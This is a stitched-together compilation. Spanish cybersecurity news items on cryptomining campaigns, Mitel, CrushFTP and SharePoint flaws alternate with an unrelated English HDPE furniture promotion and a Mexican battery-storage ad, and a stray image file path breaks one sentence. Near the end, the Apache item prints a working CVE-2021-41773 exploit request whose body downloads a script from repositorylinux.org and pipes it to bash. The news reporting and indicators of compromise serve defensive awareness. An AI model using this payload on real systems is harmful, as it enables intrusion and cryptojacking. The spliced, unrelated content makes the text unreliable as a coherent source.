"El actor detrás de Soco404 parece llevar a cabo escaneos automatizados en busca de servicios expuestos, con la intención de explotar cualquier punto de entrada accesible", indicó Wiz. *"El uso de una amplia gama de herramientas de entrada, incluyendo utilidades de Linux como wget y curl, y herramientas nativas de Windows como certutil y PowerShell, demuestra una estrategia oportunista."*

En entornos Linux, se ejecuta directamente en memoria un script shell que actúa como dropper para descargar y lanzar la siguiente fase del ataque. Al mismo tiempo, elimina mineros competidores para maximizar beneficios y reduce la visibilidad forense sobrescribiendo registros relacionados con cron y wtmp.

La carga útil de esta segunda fase consiste en un binario que actúa como cargador del minero, contactando a un dominio externo (*www.fastsoco[.]top*), también basado en Google Sites.

En el caso de Windows, el ataque emplea un comando posterior a la explotación para descargar y ejecutar un binario de Windows, que funciona como su equivalente en Linux: un cargador que incluye tanto el minero como el controlador *WinRing0.sys*, utilizado para


escalar privilegios hasta *NT\SYSTEM*.

Además, el malware intenta detener el servicio de registros de eventos de Windows y ejecuta un comando de autoeliminación para evitar ser detectado.

"En lugar de depender de un solo método o sistema operativo, el atacante lanza una red amplia, utilizando cualquier herramienta o técnica disponible en el entorno para desplegar su carga útil", señaló la empresa. *"Este enfoque flexible es característico de una campaña automatizada de criptominería diseñada para lograr el mayor alcance y persistencia posible en múltiples objetivos."*

El descubrimiento de Soco404 coincide con la aparición de una nueva amenaza para sistemas Linux denominada Koske, que se sospecha fue desarrollada con asistencia de un modelo de lenguaje de gran escala (LLM) y se propaga usando imágenes aparentemente inofensivas de pandas.

El ataque inicia con la explotación de un servidor mal configurado, como JupyterLab, para instalar varios scripts extraídos de dos imágenes JPEG. Entre estos se incluye un rootkit en C que oculta archivos relacionados con el malware utilizando *LD_PRELOAD* y un script shell que finalmente descarga los mineros de criptomonedas en el sistema comprometido. Ambas cargas se ejecutan directamente en memoria para evitar dejar rastros en el disco.



El objetivo final de Koske es desplegar mineros optimizados para CPU y GPU que utilicen los recursos del sistema para minar 18 criptomonedas diferentes, incluyendo Monero, Ravencoin, Zano, Nexa y Tari, entre otras.

"Estas imágenes son archivos poliglota, con cargas maliciosas añadidas al final. Una vez descargadas, el malware extrae y ejecuta los segmentos maliciosos en memoria, eludiendo

así los antivirus", explicó el investigador de Aqua, Assaf Morag.

"Esta técnica no es esteganografía, sino un abuso de archivos poliglota o una forma de incrustación maliciosa. Se utiliza un archivo JPG válido al que se le añade shellcode malicioso al final. Solo se descargan y ejecutan los últimos bytes, lo que convierte esto en una forma sigilosa de abuso de archivos poliglota."

When it comes to creating an outdoor space that combines style, durability, and sustainability, few materials rival high-density polyethylene, or HDPE. This synthetic resin has quickly become a favourite in the outdoor furniture market thanks to its impressive resistance to weather, insects, and fading. Whether you're decorating a patio, decking out a poolside, or revamping a backyard retreat, selecting the best hdpe outdoor furniture a smart investment for long-lasting beauty and functionality.

Why Choose HDPE Furniture?
HDPE is a type of plastic made from recycled materials like milk jugs and detergent bottles, making it not only durable but also environmentally friendly. Unlike wood, HDPE does not rot, splinter, or require repainting. It's impervious to moisture, resistant to UV rays, and doesn't absorb heat like metal, making it incredibly comfortable in all climates from blistering summers to icy winters. This material is also virtually maintenance-free. A simple wipe-down with mild soap and water is usually enough to keep it looking brand new. With so many advantages, it's no surprise that many homeowners are making the switch.

Features to Look for in the Best HDPE Outdoor Furniture

When shopping for the best hdpe outdoor furniture consider the following features:

- UV Resistance: Premium HDPE furniture includes UV inhibitors that prevent fading and preserve colour.
- Stainless Steel Hardware: Rust-resistant screws and bolts ensure the furniture holds up in wet or coastal environments.

- Ergonomic Design: Chairs and loungers should be designed with comfort in mind—curved backs, wide armrests, and generous seat depth.
- Stylish Options: Look for collections that come in a range of colors and styles to suit your outdoor décor.
- Assembly & Portability: Some pieces come pre-assembled, while others are flat-packed. Choose what suits your convenience and space.

Top Picks: Best HDPE Outdoor Furniture for All-Weather Comfort

Here's a curated list of standout HDPE furniture sets and pieces that deliver on comfort, style, and durability, making them ideal choices for any climate.

Foowin Classic Adirondack Chair

A staple in the HDPE furniture market, the Foowin Classic Adirondack Chair is timeless and practically built for all-weather living. It features a contoured seat, wide armrests, and a slanted back that invites you to kick back and relax. Available in a variety of colors, it's perfect for porches, decks, or fire pit circles.

Outer HDPE Outdoor Sofa Set

For those seeking plush best hdpe outdoor furniture Outer offers high-end modular furniture made with HDPE wicker and all-weather performance cushions. Their minimalist yet modern sofa sets are designed for comfort and engineered for the elements. The frame is built with HDPE lumber and resists cracking, warping, and fading.

Trex Outdoor Furniture Cape Cod 5-Piece Dining Set

Made from genuine HDPE lumber, Trex Outdoor Furniture offers eco-conscious dining options perfect for backyard meals or terrace brunches. The Cape Cod collection blends traditional style with lasting comfort. Chairs are ergonomically designed, and the table is spacious enough for family gatherings.

Highwood Weatherly Rocking Chair

The Highwood brand brings elegance and a hint of Southern charm with this HDPE rocking chair. Whether on the front porch or under a pergola, its gentle motion and weatherproof design make it a go-to for year-round relaxation.

LuxCraft Poly Lounge Set

For poolside lounging or sunny patios, the best hdpe outdoor furniture Poly Lounge Set delivers both aesthetics and functionality. Adjustable backs, wheels for easy movement, and optional cushions add to the experience.

Tips for Maximizing All-Weather Comfort

- Invest in Cushions: While HDPE is naturally comfortable, weather-resistant cushions can enhance seating, especially for extended use.
- Protect During Off-Season: Although HDPE is extremely durable, covering your furniture during prolonged periods of non-use can prolong its lifespan.
- Mix and Match: Many HDPE collections are modular. Pair a loveseat with individual chairs or a chaise lounge for a custom arrangement.
- Choose Neutral or Bold Colors: HDPE comes in a range of finishes—from crisp white and deep gray to tropical teal and sunflower yellow. Match your vibe or mix tones for added flair.

Final Thoughts

Choosing the is a decision that pays off season after season. Whether you want a cozy nook for reading or a spacious layout for entertaining, HDPE furniture offers the versatility and

resilience to meet your outdoor living needs. With minimal maintenance, eco-friendly appeal, and timeless good looks, HDPE furnishings are a top-tier choice for modern outdoor spaces.

Mitel ha publicado actualizaciones de seguridad para corregir una vulnerabilidad crítica en MiVoice MX-ONE que podría permitir a un atacante evadir los mecanismos de autenticación.

"Se ha detectado una falla de omisión de autenticación en el componente Provisioning Manager de Mitel MiVoice MX-ONE que, si es aprovechada exitosamente, permitiría a un atacante sin credenciales evadir los controles de acceso debido a una gestión inadecuada de permisos," señaló la empresa en un aviso emitido el miércoles.

"Una explotación exitosa de esta debilidad podría otorgar al atacante acceso no autorizado a cuentas de usuario o administrador dentro del sistema."

Esta vulnerabilidad, que aún no cuenta con un identificador CVE asignado, posee una puntuación CVSS de 9.4 sobre un máximo de 10. Afecta a las versiones de MiVoice MX-ONE desde la 7.3 (7.3.0.0.50) hasta la 7.8 SP1 (7.8.1.0.14).

Los parches correspondientes han sido distribuidos bajo los identificadores MXO-15711_78SP0 y MXO-15711_78SP1 para las versiones 7.8 y 7.8 SP1, respectivamente. Se recomienda a los clientes que utilicen MiVoice MX-ONE desde la versión 7.3 en adelante que soliciten el parche a su proveedor de servicios autorizado.

Como medidas de mitigación mientras se aplican las correcciones, se sugiere restringir la exposición directa de los servicios MX-ONE a internet y asegurarse de que operen dentro de una red de confianza.

Además de la falla de autenticación, Mitel también ha lanzado correcciones para una vulnerabilidad de alta gravedad en MiCollab (CVE-2025-52914, con una puntuación CVSS de 8.8) que podría permitir a un atacante autenticado ejecutar un ataque de inyección SQL.

“Una explotación exitosa de esta vulnerabilidad permitiría al atacante acceder a datos de aprovisionamiento de usuarios y ejecutar comandos SQL arbitrarios, lo cual comprometería la confidencialidad, integridad y disponibilidad del sistema,” indicó Mitel.

La vulnerabilidad afecta a las versiones de MiCollab desde la 10.0 (10.0.0.26) hasta la 10.0 SP1 FP1 (10.0.1.101), así como a la 9.8 SP3 (9.8.3.1) y versiones anteriores. El problema ha sido resuelto en las versiones 10.1 (10.1.0.10), 9.8 SP3 FP1 (9.8.3.103) y posteriores.

Dado el historial de ataques dirigidos a dispositivos Mitel, es crucial que los usuarios actualicen sus sistemas lo antes posible para reducir los riesgos de seguridad.

El consumo energético representa uno de los principales gastos operativos en la industria. En México, muchas empresas del sector industrial pagan millones de pesos al año en electricidad, enfrentando además penalizaciones por demanda máxima y variabilidad de consumo. Por ello, comprender cómo se estructura la tarifa eléctrica y qué tecnologías permiten un ahorro real se ha vuelto estratégico, tanto para la rentabilidad como para la sostenibilidad.

¿Cómo se cobra la energía industrial?

La Comisión Federal de Electricidad (CFE) establece las tarifas eléctricas industriales bajo dos grandes componentes:

1. Gastos fijos

- Demanda contratada: se paga independientemente del uso real, por la potencia disponible en kW.
- Cargos por distribución y transmisión: incluyen el uso de la infraestructura eléctrica.
- Derechos y cargos regulados: como el servicio de respaldo o alumbrado público.

2. Gastos variables

- Consumo en kWh: se cobra según la energía utilizada.
- Horario de consumo: existen tarifas punta, intermedia y base, siendo la primera la más cara.

Es decir, consumir electricidad en horas de alta demanda (pico) puede multiplicar la factura energética, incluso si el consumo no cambia tanto en volumen.

¿Por qué ahorrar energía?

La eficiencia energética no es solo una cuestión económica. Hoy representa una ventaja competitiva en múltiples sentidos:

-
 Ahorro financiero directo: Reducción de facturas mensuales hasta en 40% al optimizar demanda y consumo.
-
 Beneficio ambiental: Menor huella de carbono y consumo de recursos no renovables.
-
 Ventaja estratégica: Empresas eficientes son más atractivas para socios, inversionistas y créditos verdes.

Tecnologías y estrategias clave para ahorrar energía

Hoy en día, la industria tiene acceso a diversas herramientas para mejorar su perfil energético. Algunas de las más efectivas incluyen:

Motores de alta eficiencia

Sustituir motores antiguos por modelos IE3 o IE4 puede mejorar el rendimiento hasta en un 10-15%.

Variadores de frecuencia (VFD)

Permiten ajustar la velocidad de motores según la carga real, reduciendo consumo innecesario.

Iluminación LED industrial

Cambio que puede disminuir el consumo eléctrico en iluminación en más del 60%.

Sistemas SCADA y EMS

Plataformas que permiten monitorear en tiempo real el uso energético por zona, proceso o equipo.

Sistemas de almacenamiento de energía (BESS)

Los BESS (Battery Energy Storage System) permiten almacenar energía en horarios de tarifa baja y utilizarla durante las horas pico, mediante estrategias como el peak shaving y el load shifting. También actúan como respaldo energético ante fallas o sobrecargas, asegurando continuidad operativa.

Quartux: especialista en almacenamiento para la industria

En este contexto, Quartux se ha posicionado como la única empresa en México especializada exclusivamente en almacenamiento energético inteligente. Su tecnología permite a las industrias:

- Ahorrar costos con baterías que gestionan automáticamente los picos de demanda.
- Integrarse fácilmente a sistemas existentes sin necesidad de grandes modificaciones.
- Implementar soluciones sin inversión inicial, mediante esquemas financieros personalizados.

¿Quieres saber cuánto tu empresa puede ahorrar en gastos de consumo eléctrico con la implementación de sistemas BESS? Dale click a nuestra calculadora BESS para descubrir que tanto puedes reducir tu consumo mensual.

Una falla crítica de seguridad recientemente revelada en CrushFTP está siendo activamente explotada en entornos reales. Identificada como CVE-2025-54309, esta vulnerabilidad tiene una puntuación CVSS de 9.0.

"CrushFTP 10 antes de la versión 10.8.5 y 11 antes de la 11.3.4_23, cuando no se utiliza la funcionalidad de proxy DMZ, maneja incorrectamente la validación AS2, lo que permite a atacantes remotos obtener acceso administrativo a través de HTTPS", según la descripción publicada en la Base de Datos Nacional de Vulnerabilidades (NVD) del NIST.

En un boletín de seguridad, CrushFTP informó que detectó por primera vez la explotación activa de esta vulnerabilidad de día cero el 18 de julio de 2025 a las 9 a.m. CST, aunque reconoció que el fallo podría haber sido aprovechado desde antes.

"El vector de ataque fue HTTP(S), que utilizaron para vulnerar el servidor", explicó la empresa. *"Habíamos corregido otro problema relacionado con AS2 en HTTP(S), sin darnos cuenta de que un fallo anterior podía ser explotado de esta forma. Al parecer, los atacantes notaron el cambio en nuestro código y descubrieron cómo aprovechar la vulnerabilidad previa"*.

CrushFTP se utiliza ampliamente en sectores gubernamentales, sanitarios y corporativos para gestionar transferencias de archivos sensibles, lo que hace que el acceso administrativo comprometido sea especialmente grave. Una instancia vulnerada puede permitir la exfiltración de datos, la instalación de puertas traseras o el movimiento lateral hacia sistemas internos que dependen del servidor para intercambios seguros. Sin el aislamiento de una DMZ, la instancia queda expuesta como un punto único de falla.

La compañía señaló que los actores maliciosos responsables lograron realizar ingeniería

inversa sobre el código fuente y detectaron el fallo para atacar dispositivos que aún no han sido actualizados. Se cree que la vulnerabilidad CVE-2025-54309 estaba presente en compilaciones de CrushFTP anteriores al 1 de julio.

CrushFTP también publicó los siguientes indicadores de compromiso (IoCs):

- El usuario predeterminado tiene privilegios de administrador
- Creación de identificadores de usuario aleatorios largos (por ejemplo: `7a0d26089ac528941bf8cb998d97f408m`)
- Nuevos nombres de usuario creados con acceso administrativo
- El archivo *«MainUsers/default/user.xml»* fue modificado recientemente y contiene un valor en *«last_logins»*
- Elementos de la interfaz web para usuarios desaparecieron, y algunos usuarios normales ahora presentan un botón de administración

Los equipos de seguridad que investiguen posibles compromisos deben revisar los tiempos de modificación del archivo *user.xml*, correlacionar los eventos de inicio de sesión de administradores con direcciones IP públicas y auditar los cambios de permisos en carpetas críticas. También es vital buscar patrones anómalos en los registros de acceso asociados a nuevos usuarios o elevaciones de privilegios no justificadas, indicios comunes de explotación posterior a una intrusión.

Como medidas de mitigación, la empresa recomienda restaurar la configuración del usuario predeterminado desde las copias de seguridad, así como revisar los reportes de carga/descarga para detectar transferencias sospechosas. Otras recomendaciones incluyen:

- Limitar las direcciones IP autorizadas para acciones administrativas
- Establecer listas blancas de IPs que puedan conectarse al servidor CrushFTP
- Usar una instancia de CrushFTP en DMZ para entornos empresariales
- Verificar que las actualizaciones automáticas estén habilitadas

Por ahora, se desconoce el alcance exacto de los ataques que explotan esta falla. En abril

pasado, otra vulnerabilidad en la misma solución (CVE-2025-31161, puntuación CVSS: 9.8) fue utilizada para distribuir el agente MeshCentral y otros tipos de malware.

El año anterior, también se descubrió que una segunda vulnerabilidad crítica en CrushFTP (CVE-2024-4040, CVSS: 9.8) fue explotada por actores maliciosos para atacar a múltiples entidades en EE.UU.

Dada la explotación repetida de vulnerabilidades de alta gravedad en el último año, CrushFTP se ha convertido en un objetivo frecuente de campañas de amenazas avanzadas. Las organizaciones deben considerar este patrón dentro de sus evaluaciones de exposición al riesgo, junto con la gestión de parches, amenazas asociadas a soluciones de transferencia de archivos de terceros y procesos de detección de días cero vinculados a accesos remotos y robo de credenciales.

La vulnerabilidad de día cero, identificada como CVE-2025-53770 (con una puntuación CVSS de 9.8), ha sido descrita como una variante de CVE-2025-49706 (CVSS 6.3), un fallo de suplantación en Microsoft SharePoint Server que fue corregido por la empresa tecnológica en el conjunto de actualizaciones de seguridad de julio de 2025.

"La deserialización de datos no confiables en instalaciones locales de Microsoft SharePoint Server permite a un atacante no autorizado ejecutar código a través de la red," señaló Microsoft en una advertencia publicada el 19 de julio de 2025.

La compañía también indicó que está *preparando y probando exhaustivamente una actualización integral* para abordar el problema. Agradeció a Viettel Cyber Security por el descubrimiento y reporte de la falla a través de la iniciativa Zero Day de Trend Micro (ZDI).

En una alerta separada emitida el sábado, Microsoft afirmó que tiene conocimiento de *ataques en curso dirigidos a clientes con instalaciones locales de SharePoint Server*, pero destacó que SharePoint Online, incluido en Microsoft 365, *no se ve afectado*.

Mientras no exista una solución oficial, Microsoft recomienda a los usuarios *habilitar la integración con la Interfaz de Análisis Antimalware (AMSI)* en SharePoint y *desplegar Microsoft Defender Antivirus en todos los servidores SharePoint*.

Cabe destacar que la integración con AMSI ya viene activada por defecto en la actualización de seguridad de septiembre de 2023 para SharePoint Server 2016/2019, así como en la actualización de características versión 23H2 de SharePoint Server Subscription Edition.

Para aquellos que no puedan habilitar AMSI, se aconseja *desconectar el servidor SharePoint de internet hasta que esté disponible un parche de seguridad*. Adicionalmente, se recomienda implementar Defender for Endpoint para detectar y bloquear actividad posterior a la explotación.

Esta revelación surge mientras Eye Security y la unidad 42 de Palo Alto Networks advirtieron sobre ataques que combinan CVE-2025-49706 y CVE-2025-49704 (CVSS 8.8), una vulnerabilidad de inyección de código en SharePoint, para facilitar la ejecución de comandos arbitrarios en instancias vulnerables. Esta cadena de explotación ha sido denominada *ToolShell*.

Dado que CVE-2025-53770 es una *"variante" de CVE-2025-49706*, se sospecha que ambos vectores de ataque están relacionados.

Eye Security señaló que los ataques masivos identificados aprovechan CVE-2025-49706 para enviar una carga útil de ejecución remota mediante CVE-2025-49704. *"Creemos que agregar '_layouts/SignOut.aspx' como referencia HTTP convierte CVE-2025-49706 en CVE-2025-53770,"* explicó la firma.

Cabe mencionar que ZDI ha clasificado CVE-2025-49706 como una *vulnerabilidad de omisión de autenticación*, que se origina en la forma en que la aplicación procesa la cabecera HTTP Referer cuando se dirige al punto de conexión ToolPane («/_layouts/15/ToolPane.aspx»).

La actividad maliciosa consiste principalmente en *entregar cargas ASPX a través de*

PowerShell, que luego se utilizan para robar la configuración *MachineKey* del servidor SharePoint, incluidas las claves *ValidationKey* y *DecryptionKey*, lo que permite mantener acceso persistente.

La empresa holandesa de ciberseguridad indicó que estas claves son fundamentales para generar cargas útiles válidas de *VIEWSTATE*, y que obtenerlas *convierte cualquier solicitud autenticada de SharePoint en una oportunidad de ejecución remota de código*.

"Aún estamos detectando oleadas masivas de explotación," declaró el CTO de Eye Security, Piet Kerkhofs. *"Esto tendrá un impacto enorme, ya que los atacantes se están moviendo lateralmente con gran rapidez mediante esta capacidad de ejecución remota."*

Hasta el momento, se han identificado más de 85 servidores SharePoint comprometidos con shells web maliciosas. Estos servidores pertenecen a 29 organizaciones distintas, incluidas empresas multinacionales y entidades gubernamentales.

Es importante señalar que Microsoft *aún no ha actualizado sus avisos* sobre CVE-2025-49706 y CVE-2025-49704 para reflejar la explotación activa. También se ha contactado a la compañía para obtener más detalles, y se actualizará la información en cuanto haya respuesta.

Expertos en seguridad informática han identificado una nueva operación maliciosa que se aprovecha de una falla ya documentada en el servidor Apache HTTP para instalar un minero de criptomonedas conocido como Linuxsys.

Se trata de la vulnerabilidad CVE-2021-41773 (con una puntuación CVSS de 7.5), un fallo grave de recorrido de rutas en la versión 2.4.49 de Apache HTTP Server que puede derivar en ejecución remota de código.

"El atacante utiliza sitios web legítimos previamente comprometidos como medio para propagar el software malicioso, lo que permite una distribución silenciosa y complica su

detección," indicó VulnCheck en un reporte.

La cadena de infección, observada a principios del mes y rastreada hasta la IP 103.193.177[.]152 ubicada en Indonesia, tiene como finalidad obtener una carga secundaria desde el dominio "repositorylinux[.]org" mediante herramientas como curl o wget.

Dicha carga es un script en bash cuya función es descargar el minero Linuxsys desde cinco páginas web legítimas, lo que apunta a que los ciberatacantes lograron comprometer infraestructura externa para facilitar la distribución del malware.

"Esta técnica es astuta, ya que las víctimas se conectan a servidores legítimos con certificados SSL válidos, reduciendo así la posibilidad de ser detectados," explicó VulnCheck. *"También introduce una separación técnica entre el sitio de descarga ('repositorylinux[.]org') y el malware real, ya que este último no reside allí directamente."*

Además, los mismos sitios albergan un script adicional llamado "cron.sh" que se encarga de ejecutar el minero automáticamente cada vez que el sistema reinicia. La firma de seguridad también descubrió archivos ejecutables de Windows alojados en los mismos dominios, lo cual sugiere que los atacantes podrían estar ampliando su alcance hacia sistemas de escritorio de Microsoft.

Cabe mencionar que esta campaña ya había recurrido previamente a una vulnerabilidad crítica en GeoServer GeoTools de OSGeo (CVE-2024-36401, con puntuación CVSS de 9.8), de acuerdo con un informe publicado por Fortinet FortiGuard Labs en septiembre de 2024.

Llama la atención que el script asociado a la explotación de dicha falla se descargaba desde "repositorylinux[.]com" y presentaba anotaciones en sundanés, un idioma nativo de Indonesia. Este mismo script ha sido visto en circulación desde diciembre de 2021.

```
POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (ZZ; Linux i686) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
Connection: close
Content-Length: 164
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

echo Content-Type: text/plain; echo; (curl -s -k https://
repositorylinux.org/linux.sh||wget --no-check-certificate -q -O- https://
repositorylinux.org/linux.sh)|bash
```

Entre otras vulnerabilidades utilizadas por estos atacantes en años recientes destacan:

- CVE-2023-22527: inyección de plantillas en Atlassian Confluence
- CVE-2023-34960: inyección de comandos en Chamilo LMS
- CVE-2023-38646: inyección de comandos en Metabase
- CVE-2024-0012 y CVE-2024-9474: errores que permiten eludir autenticación y escalar privilegios en dispositivos Palo Alto

"Todo apunta a una campaña sostenida en el tiempo, con tácticas recurrentes como la explotación de vulnerabilidades conocidas, el uso de infraestructura ajena comprometida y la minería de criptomonedas en equipos infectados," aseguró VulnCheck.

"Parte del éxito de esta operación radica en la selección meticulosa de sus objetivos. Los operadores evitan trampas de baja interacción y solo actúan cuando existe suficiente actividad para que su comportamiento pase desapercibido. Al emplear hosts legítimos como medio de distribución, logran eludir la atención de los analistas," concluyó la empresa.